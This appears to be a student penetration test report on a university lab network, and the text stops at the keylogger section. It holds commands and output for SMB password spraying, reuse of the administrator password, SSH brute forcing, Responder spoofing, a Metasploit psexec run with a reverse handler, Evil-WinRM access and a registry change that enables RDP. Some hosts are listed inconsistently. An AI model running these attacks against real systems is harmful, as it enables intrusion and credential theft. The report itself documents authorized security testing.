

---

## Memorandum

**To:** Boise State University  
**From:** Armend [REDACTED]  
**Date:** September 15, 2024  
**Subject:** Penetration Test Report

---

### Overview

Boise State University (BSU) contracted Armend [REDACTED] to complete a security assessment that involved performing various attacks against the “Virtual City” networks provided by the Boise State Institute for Pervasive Cybersecurity. The penetration test was conducted on September 4<sup>th</sup>, 2024, from 5 PM MST to 9 PM MST.

This memorandum provides an overview on the attacks performed by Armend [REDACTED] against the target network.

### Internal Penetration Test

Overall, there were approximately eighteen (18) attacks performed against the target network during the duration of the test. Each attack has a short description of the method of attack as well as a timestamp and screenshot when the attack was conducted. Each attack performed is listed in Table 1 below with the attack name and associated MITRE ATT&CK ID.

**Table 1: Penetration Test Attacks**

Attack	ATT&CK ID
Network Enumeration – NMAP Portscans	T1046
Broadcast Message Spoofing	T1557.001
Network Enumeration – Massscan Portscans	T1046
SMB Share Enumeration	T1021.002
System Enumeration – Enum4Linux	T1082
Postgres Login Attempts	T1078.003
Password Spraying	T1059.01
SSH Brute Force	T1110
SMB Signing Enumeration	T1021.002
Directory Busting	T1083
Local User Password Reuse	T1078.003
Authenticated SMB Share Enumeration	T1021.002
Lateral Movement - PSEXec	T1569
Lateral Movement - WinRM	T1021.006
Enable Windows RDP via Evil-WinRM	T1021.001
Meterpreter Keylogger	T1056.001
Meterpreter - LSASS Dump	T1003
Task Manager - LSASS Dump	T1003

## NMAP Port Scans –T1046

**Commands Executed:** “nmap -sn 192.168.57.0/16”, “nmap -sn --open -sV 192.168.57.0/24 -oA nmap\_results.txt”, “nmap --open -sV 192.168.57.0/24 -oA nmap\_results.txt”, “nmap -Pn --open -sV 192.168.57.0/24 -oA nmap\_results.txt”

**Date and Time:** 09/04/2024 - *Scan 1* - 09/04/2024 – 5:10 PM MST *Scan 2* – 5:45 PM MST  
*Scan 3* – 5:46 PM MST *Scan 4* – 5:59 PM MST

**Target:** 192.168.57.0/24 Subnet

### Description:

Adversaries may attempt to get a listing of services running on remote hosts and local network infrastructure devices, including those that may be vulnerable to remote code exploitation vulnerabilities. Armend targeted the 192.168.57.0/24 network and performed a port scan via the tool NMAP. NMAP attempted to both map out the ports and services available as well as any vulnerabilities that may be present on them.

## Broadcast Message Spoofing – T1557.001

**Commands Executed:** “sudo responder -I eth0 -A”

**Date and Time:** 09/04/2024 – 5:21 PM MST

**Target:** 192.168.57.0/24 Network

### Description:

By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary-controlled system. This activity may be used to collect or relay authentication materials which could result in user credentials (Username and Password hashes) being compromised.

Armend executed Responder, a broadcast message spoofing tool, targeting the 192.168.57.0/24 network.

## MassScan Port Scans –T1046

**Commands Executed:** “masscan --top-ports 1000 --rate 5000 -iL targets -oX results.xml” ,  
“masscan --top-ports 1000 --rate 5000 -iL targets -oX results.xml”

**Date and Time:** 09/04/2024 - *Scan 1*– 5:32 PM MST *Scan 2* – 5:39 PM MST

**Target:** 192.168.57.0/24 Subnet

### Description:

Adversaries may attempt to get a listing of services running on remote hosts and local network infrastructure devices, including those that may be vulnerable to remote software exploitation. Armend targeted the 192.168.57.0/24 network and performed a port scan via the tool MassScan which is an internet-scale port scanner. It can scan large amounts of hosts in a very short amount of time..

## SMB Enumeration – T1021.002

**Command Executed:** "crackmapexec smb 192.168.57.0/24 -u "" -p "" --shares"

**Date and Time:** 09/04/2024 – 6:10 PM MST

**Target:** 192.168.57.0/24 Network

**Description:**

Armend enumerated the Windows hosts SMB share settings to see if they allowed for NULL or guest authentication. This was performed using the tool CrackMapExec.

CrackMapExec is a network service exploitation tool that can assess and exploit various network protocols such as SMB and WinRM. In this case, Armend utilized CrackMapExec in an attempt to log into each Windows host with a blank username and password, also known as a NULL authentication attempt. This can be seen below in Figure 1.

```
[*] Generating SSL certificate
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Windows 10.0 Build 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:False) (SMBv1:False)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [-] Error enumerating shares: [Errno 32] Broken pipe
SMB 192.168.57.4 445 WIN10DESK1 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK1) (domain:win10Desk1) (signing:False) (SMBv1:False)
SMB 192.168.57.4 445 WIN10DESK1 [-] Error enumerating shares: [Errno 32] Broken pipe
SMB 192.168.57.10 445 WIN10DESK4 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK4) (domain:win10Desk4) (signing:False) (SMBv1:False)
SMB 192.168.57.10 445 WIN10DESK4 [-] Error enumerating shares: [Errno 32] Broken pipe
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [*] Windows 10.0 Build 17763 x64 (name:WIN-BFF5M2CBG90) (domain:WIN-BFF5M2CBG90) (signing:False) (SMBv1:False)
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [-] Error enumerating shares: [Errno 32] Broken pipe

[siemulation@kali4Caldera]~$
$ crackmapexec smb 192.168.57.0/24 -u "" -p "" --shares
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [*] Windows 10.0 Build 17763 x64 (name:WIN-BFF5M2CBG90) (domain:WIN-BFF5M2CBG90) (signing:False) (SMBv1:False)
SMB 192.168.57.10 445 WIN10DESK4 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK4) (domain:WIN10Desk4) (signing:False) (SMBv1:False)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Windows 10.0 Build 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:False) (SMBv1:False)
SMB 192.168.57.4 445 WIN10DESK1 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK1) (domain:win10Desk1) (signing:False) (SMBv1:False)
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [-] WIN-BFF5M2CBG90\*: STATUS_ACCESS_DENIED
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [-] Error enumerating shares: Error occurs while reading from remote(104)
SMB 192.168.57.10 445 WIN10DESK4 [-] WIN10DESK4\*: STATUS_ACCESS_DENIED
SMB 192.168.57.10 445 WIN10DESK4 [-] Error enumerating shares: Error occurs while reading from remote(104)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [-] WIN-RDF6EUJFKS7\*: STATUS_ACCESS_DENIED
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [-] Error enumerating shares: Error occurs while reading from remote(104)
SMB 192.168.57.4 445 WIN10DESK1 [-] win10Desk1\*: STATUS_ACCESS_DENIED
SMB 192.168.57.4 445 WIN10DESK1 [-] Error enumerating shares: Error occurs while reading from remote(104)
```

Figure 1. SMB Enumeration

## System Enumeration – T1082

**Command Executed:** "enum4linux -a 192.168.57.8"

**Date and Time:** 09/04/2024 – 6:22 PM MST

**Target:** 192.168.57.8

**Description:**

Armend used the tool, Enum4linux, to enumerate the system 192.168.57.8. Enum4linux is a tool for enumerating information from Windows and Samba systems. It is written in PERL and is a wrapper around the Samba tools smbclient, rplclient and others.

When running this tool, Armend was attempting to find exploitable vulnerabilities associated with the Windows system 192.168.57.8. Additionally, the usage of this tool can also provide valuable information about the host that it is targeting. However, no vulnerabilities were discovered through the use of this tool. The output of enum4linux can be seen below in Figure 2.

```
└─$ enum4linux -a 192.168.57.4
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Sep  4 18:42:10 2024

===== ( Target Information ) =====
Target ..... 192.168.57.4
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.57.4 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.57.4 ) =====
Looking up status of 192.168.57.4
      WIN10DESK1    <00> -      B <ACTIVE>  Workstation Service
      WORKGROUP     <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
      WIN10DESK1    <20> -      B <ACTIVE>  File Server Service

      MAC Address = 6E-51-F4-BE-76-42

===== ( Session Check on 192.168.57.4 ) =====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
```

Figure 2. Enum4linux

## Postgres Login Attempts – T1078.003

**Command Executed:** "psql -h 192.168.57.2"

**Date and Time:** 09/04/2024 – 5:30 PM MST

**Target:** 192.168.57.2

**Description:**

Through the enumeration information obtained from various port scans detailed earlier in this report, Armend discovered the Postgres service running on host 192.168.57.2. Armend then attempted to log into the Postgres service on host 192.168.57.2 with credentials that were listed in the lab's documentation. However, these login attempts were not successful.

```
(simulation@kali4Caldera)-[~]
└─$ psql -h 192.168.57.2
Password for user simulation:
psql: error: connection to server at "192.168.57.2", port 5432 failed: fe_sendauth: no password supplied

(simulation@kali4Caldera)-[~]
└─$ psql -h 192.168.57.2 -U ""
Password for user simulation:
psql: error: connection to server at "192.168.57.2", port 5432 failed: fe_sendauth: no password supplied

(simulation@kali4Caldera)-[~]
└─$ psql -h 192.168.57.2 -U "simulation"
Password for user simulation:
psql: error: connection to server at "192.168.57.2", port 5432 failed: FATAL: password authentication failed for user "simulation"
```

Figure 3. Postgres Login Attempts

## Password Spraying – T1059.01

**Command Executed:** “crackmapexec smb 192.168.57.0/24 -u ‘siemulation’ -p ‘password’ – local-auth”

**Date and Time:** 09/04/2024 – 6:40 PM MST

**Target:** 192.168.57.0/24

### Description:

A password spraying attack is a variation of a brute force attack where instead of trying multiple passwords for a single user, a single password is tried against multiple users. This method is often used to evade detection by traditional account lockout policies.

Armend performed a password spraying attack against all Windows hosts on the 192.168.57.0/24 network using the tool Crackmapexec. An attempt to login as the local user “siemulation” was attempted across multiple hosts. This can be seen below in Figure 4.

```

--(siemulation@kali4Caldera)-[~]
l-$ crackmapexec smb 192.168.57.0/24 -u "siemulation" -p "password" --local-auth
SMB 192.168.57.4 445 WIN10DESK1 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK1) (domain:WIN10DESK1) (signing:False) (SMBv1:False)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Windows 10.0 Build 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:False) (SMBv1:False)
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [*] Windows 10.0 Build 17763 x64 (name:WIN-BFF5M2CBG90) (domain:WIN-BFF5M2CBG90) (signing:False) (SMBv1:False)
SMB 192.168.57.10 445 WIN10DESK4 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK4) (domain:WIN10DESK4) (signing:False) (SMBv1:False)
SMB 192.168.57.4 445 WIN10DESK1 [-] WIN10DESK1\siemulation:password STATUS_LOGON_FAILURE
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [-] WIN-RDF6EUJFKS7\siemulation:password STATUS_LOGON_FAILURE
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [-] WIN-BFF5M2CBG90\siemulation:password STATUS_LOGON_FAILURE
SMB 192.168.57.10 445 WIN10DESK4 [-] WIN10DESK4\siemulation:password STATUS_LOGON_FAILURE

```

Figure 4. Password Spray

## SSH Brute Force Attack – T1110

**Command Executed:** “msfconsole, use auxiliary/scanner/ssh/ssh\_login, set rhosts 192.168.57.0/24, run”

**Date and Time:** 09/04/2024 – 6:46 PM MST

**Target:** 192.168.57.0/24

### Description:

Metasploit is a framework that provides information about security vulnerabilities and assists in exploiting those vulnerabilities. Various modules are included with Metasploit and used for different attacks and enumeration scans. Armend utilized Metasploit’s “ssh\_login” module to attempt to brute force the password for the root user for each host on the 192.168.57.0/24 network that had the SSH protocol available.

This can be seen below in Figure 5.

```

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.57.0/24
rhosts => 192.168.57.0/24
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.57.0:22 - Starting bruteforce
[*] 192.168.57.1:22 - Starting bruteforce
[*] 192.168.57.2:22 - Starting bruteforce
[*] 192.168.57.3:22 - Starting bruteforce
[*] 192.168.57.4:22 - Starting bruteforce
[*] 192.168.57.5:22 - Starting bruteforce

```

Figure 5. SSH Brute Force



## SMB Signing Enumeration – T1021.002

**Command Executed:** "crackmapexec smb 192.168.57.0/24 --gen-relay-list smb\_not\_signed"

**Date and Time:** 09/04/2024 – 6:54 PM MST

**Target:** 192.168.57.0/24

**Description:**

Arمند enumerated various Windows hosts' SMB signing status on the 192.168.57.0/24 network. When Windows hosts have SMB signing set to be disabled or not required, they are vulnerable to an SMB relay attack which if successful, can result in access to the vulnerable host or in the disclosure of the local user credentials stored on that host.

This enumeration was performed with the tool CrackMapExec as seen below in Figure 6.

```

--[simulation@kali4colders] ~
$ crackmapexec smb 192.168.57.0/24 --gen-relay-list smb_not_signed
SMB 192.168.57.10 445 WIN10DESK4 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK4) (domain:WIN10DESK4) (signing:False) (SMBv1:False)
SMB 192.168.57.5 445 WIN-BFFSM2CBG90 [*] Windows 10.0 Build 17763 x64 (name:WIN-BFFSM2CBG90) (domain:WIN-BFFSM2CBG90) (signing:False) (SMBv1:False)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Windows 10.0 Build 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:False) (SMBv1:False)
SMB 192.168.57.4 445 WIN10DESK1 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK1) (domain:WIN10DESK1) (signing:False) (SMBv1:False)
SMB 192.168.57.13 445 WIN-OT9UHR7JJY [*] b'W\x00i\x00n\x00d\x00w\x00w\x00s\x00 \x00S\x00e\x00r\x00e\x00z\x00 \x002\x000\x000\x003\x00 \x003\x007\x009\x000\x00 \x005\x00
Traceback (most recent call last):
  File "/usr/bin/crackmapexec", line 8, in <module>

```

Figure 6. SMB Signing Enumeration

## Directory Busting – T1083

**Command Executed:** "gobuster dir -u http://192.168.57.2:3000 -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --exclud-length 29"

**Date and Time:** 09/04/2024 – 6:54 PM MST

**Target:** Http://192.168.57.2:3000/

**Description:**

Directory busting is an attack technique used to find directories and endpoints in websites. This is typically done using a tool which ingests a large list of common directory and endpoint names. A tool, such as Gobuster, will take this list of directory and endpoint names, and append them to the end of a URL and then report the HTTP status code of the request. An attacker can then see which endpoints exist on a website and explore those endpoints or directories for sensitive information or additional functionality that may not be available through public means.

Directory busting was performed against the URL <http://192.168.57.2:3000/> using the tool Gobuster. An example of this can be seen below in Figure 7.

```

[~]
$ HTTP_PROXY="socks5://127.0.0.1:1080/" gobuster dir -u http://192.168.57.2:3000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --exclude-length 29
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.57.2:3000
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] Exclude Length: 29
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/login      (Status: 200) [Size: 32200]
/public     (Status: 302) [Size: 31] -> public/
/signup     (Status: 200) [Size: 32200]
/admin      (Status: 302) [Size: 24] -> /
/plugins    (Status: 302) [Size: 24] -> /
/api        (Status: 401) [Size: 27]
/org        (Status: 302) [Size: 24] -> /

```

Figure 7. Gobuster

## Local User Password Reuse – T1078.003

**Command Executed:** “crackmapexec smb 192.168.57.0/24 -u “administrator” -p “password” –local-auth”

**Date and Time:** 09/04/2024 – 7:40 PM MST

**Target:** 192.168.57.0/24

**Description:**

Armend utilized CrackMapExec in an attempt to log in to each Windows host on the 192.168.57.0/24 over the SMB protocol. Often, systems administrators utilize the same password on multiple hosts, this attack mimics how an attacker would attempt to exploit that vulnerability on a live network. The results of this attack can be seen below in Figure 8.

```
(siemulation@kali4Caldera) [~]
$ crackmapexec smb 192.168.57.0/24 -u "administrator" -p "password" --local-auth
SMB 192.168.57.10 445 WIN10DESK4 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK4) (domain:WIN10DESK4) (signing:False) (SMBv1:False)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Windows 10.0 Build 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:False) (SMBv1:False)
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [*] Windows 10.0 Build 17763 x64 (name:WIN-BFF5M2CBG90) (domain:WIN-BFF5M2CBG90) (signing:False) (SMBv1:False)
SMB 192.168.57.4 445 WIN10DESK1 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK1) (domain:WIN10DESK1) (signing:False) (SMBv1:False)
SMB 192.168.57.10 445 WIN10DESK4 [-] WIN10DESK4\administrator:password STATUS_LOGON_FAILURE
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [+] WIN-RDF6EUJFKS7\administrator:password (Pwn3d!)
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [+] WIN-BFF5M2CBG90\administrator:password (Pwn3d!)
SMB 192.168.57.4 445 WIN10DESK1 [-] WIN10DESK1\administrator:password STATUS_LOGON_FAILURE
SMB 192.168.57.13 445 WIN-J8VHL2ZHR00 [*] b'\x00i\x00n\x00d\x00o\x00w\x00s\x00 \x005\x00e\x00r\x00v\x00e\x00r\x00 \x002\x000\x000\x003\x00 \x003\x007\x000\x00r\x00v\x00i\x00c\x00e\x00 \x00P\x00a\x00c\x00k\x00 \x002\x00' (name:WIN-J8VHL2ZHR00) (domain:WIN-J8VHL2ZHR00) (signing:False) (SMBv1:True)
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/impacket/smb.py", line 3494, in login
```

Figure 8. Local User Password Reuse

## Authenticated SMB Share Enumeration – T1021.002

**Command Executed:** “crackmapexec smb 192.168.57.0/24 -u “administrator” -p “password” –local-auth --shares”

**Date and Time:** 09/04/2024 – 7:47 PM MST

**Target:** 192.168.57.0/24

**Description:**

Armend utilized CrackMapExec with the local Administrator credentials in order to see what SMB shares were available on the 192.168.57.0/24. Once authenticated, CrackMapExec will list all available shares and the permissions assigned to the user used to authenticate.

This can be seen below in Figure 9.

```
(siemulation@kali4Caldera) [~]
$ crackmapexec smb 192.168.57.0/24 -u "Administrator" -p "password" --shares
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [*] Windows 10.0 Build 17763 x64 (name:WIN-BFF5M2CBG90) (domain:WIN-BFF5M2CBG90) (signing:False) (SMBv1:False)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Windows 10.0 Build 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:False) (SMBv1:False)
SMB 192.168.57.4 445 WIN10DESK1 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK1) (domain:WIN10DESK1) (signing:False) (SMBv1:False)
SMB 192.168.57.10 445 WIN10DESK4 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK4) (domain:WIN10DESK4) (signing:False) (SMBv1:False)
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [+] WIN-BFF5M2CBG90\administrator:password (Pwn3d!)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [+] WIN-RDF6EUJFKS7\administrator:password (Pwn3d!)
SMB 192.168.57.4 445 WIN10DESK1 [-] WIN10DESK1\administrator:password STATUS_LOGON_FAILURE
SMB 192.168.57.10 445 WIN10DESK4 [-] WIN10DESK4\administrator:password STATUS_LOGON_FAILURE
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [+] Enumerated shares
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 Share Permissions Remark
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 -----
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 ADMIN$ READ,WRITE Remote Admin
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 C$ READ,WRITE Default share
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 IPC$ READ Remote IPC
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [+] Enumerated shares
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 Share Permissions Remark
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 -----
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 ADMIN$ READ,WRITE Remote Admin
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 C$ READ,WRITE Default share
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 IPC$ READ Remote IPC
SMB 192.168.57.13 445 WIN-J8VHL2ZHR00 [*] b'\x00i\x00n\x00d\x00o\x00w\x00s\x00 \x005\x00e\x00r\x00v\x00e\x00r\x00 \x002\x000\x000\x003\x00 \x003\x007\x000\x00r\x00v\x00i\x00c\x00e\x00 \x00P\x00a\x00c\x00k\x00 \x002\x00' (name:WIN-J8VHL2ZHR00) (domain:WIN-J8VHL2ZHR00.7K68.LOCAL) (signing:False) (SMBv1:True)
```

Figure 9. Authenticated SMB Share Enumeration

## Lateral Movement - PSEXec – T1569


**Command Executed:** “msfconsole, use windows/smb/psexec/ set target 1, set rhosts 192.168.57.5, run”

**Date and Time:** 09/04/2024 – 8:09 PM MST

**Target:** 192.168.57.13

**Description:**

PSEXec is a Microsoft tool that can be used to execute a program on another computer. It is used by IT administrators and is often used by attackers to perform lateral movement within a network. Armend used Metasploit's psexec module to attempt a lateral movement to the host 192.168.57.13.



```
msf6 exploit(windows/smb/psexec) > set target 1
target => 1
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.57.13:4444
[*] 192.168.57.6:445 - Connecting to the server...
[*] 192.168.57.6:445 - Authenticating to 192.168.57.6:445 as user 'administrator'...
[*] 192.168.57.6:445 - Executing the payload...
[-] 192.168.57.6:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```

Figure 10. PSEXec Lateral Movement

## Lateral Movement - WinRM – T1021.006

**Command Executed:** “evil-winrm -i 192.168.57.6 -u 'administrator'”

**Date and Time:** 09/04/2024 – 8:22 PM MST

**Target:** 192.168.57.6

**Description:**

Windows Remote Management, also known as WinRM, is a management protocol used by Windows to remotely communicate with another server. It can also be used to establish an interactive session by attackers using the tool Evil-WinRM.

Armend used the tool Evil-WinRM to establish a remote WinRM session on host 192.168.57.6 as seen below in Figure 11.



```
(simulation@kali4Caldera)-[~]
$ evil-winrm -i 192.168.57.6 -u "administrator"
Enter Password:

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 11. 11 WinRM Lateral Movement



## Enable Windows RDP via Evil-WinRM – T1021.001


**Command Executed:** “sysinfo”, “Set-ItemProperty -Path ‘HKLM:\System\CurrentControlSet\Control\Terminal Server’ -Name “fDenyTSConnections” -Value 0”,

**Date and Time:** 09/04/2024 – 8:25 PM MST

**Target:** 192.168.57.6

**Description:**

Once a WinRM session had been established on host 192.168.57.6, Armend enumerated the system using the “sysinfo” command.




```
+ sysinfo
+
+ CategoryInfo          : ObjectNotFound: (sysinfo:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

*Evil-WinRM* PS C:\Users> systeminfo

Host Name:                WIN-RDF6EUJFKS7
OS Name:                  Microsoft Windows Server 2019 Standard
OS Version:               10.0.17763 N/A Build 17763
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00429-00119-40707-AA549
Original Install Date:     6/2/2023, 1:07:46 PM
System Boot Time:          9/1/2024, 6:36:44 PM
System Manufacturer:       QEMU
System Model:              Standard PC (i440FX + PIIX, 1996)
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 15 Model 6 Stepping 1 AuthenticAMD ~2296 Mhz
BIOS Version:              SeaBIOS rel-1.16.1-0-g3208b098f51a-prebuilt.qemu.org, 4/1/2014
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:               en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
```

Figure 12. Sysinfo Command

After running this command, Armend then enabled the Remote Desktop Protocol for easier access and lateral movement to the host 192.168.57.6. Attackers will often perform this action to further gain access to the target host.



```
[01]: 192.168.57.6
[02]: fe80::3548:4c67:f93b:299c

Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

*Evil-WinRM* PS C:\Users>
*Evil-WinRM* PS C:\Users>
*Evil-WinRM* PS C:\Users>
*Evil-WinRM* PS C:\Users> Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server\' -Name "fDenyTSConnections" -Value 0
*Evil-WinRM* PS C:\Users>
```

Figure 13. Enabling RDP

## Meterpreter Keylogger – T1056.001

**Command Executed:** “msfconsole, exploit/windows/smb/psexec, run, keyscan\_start”,

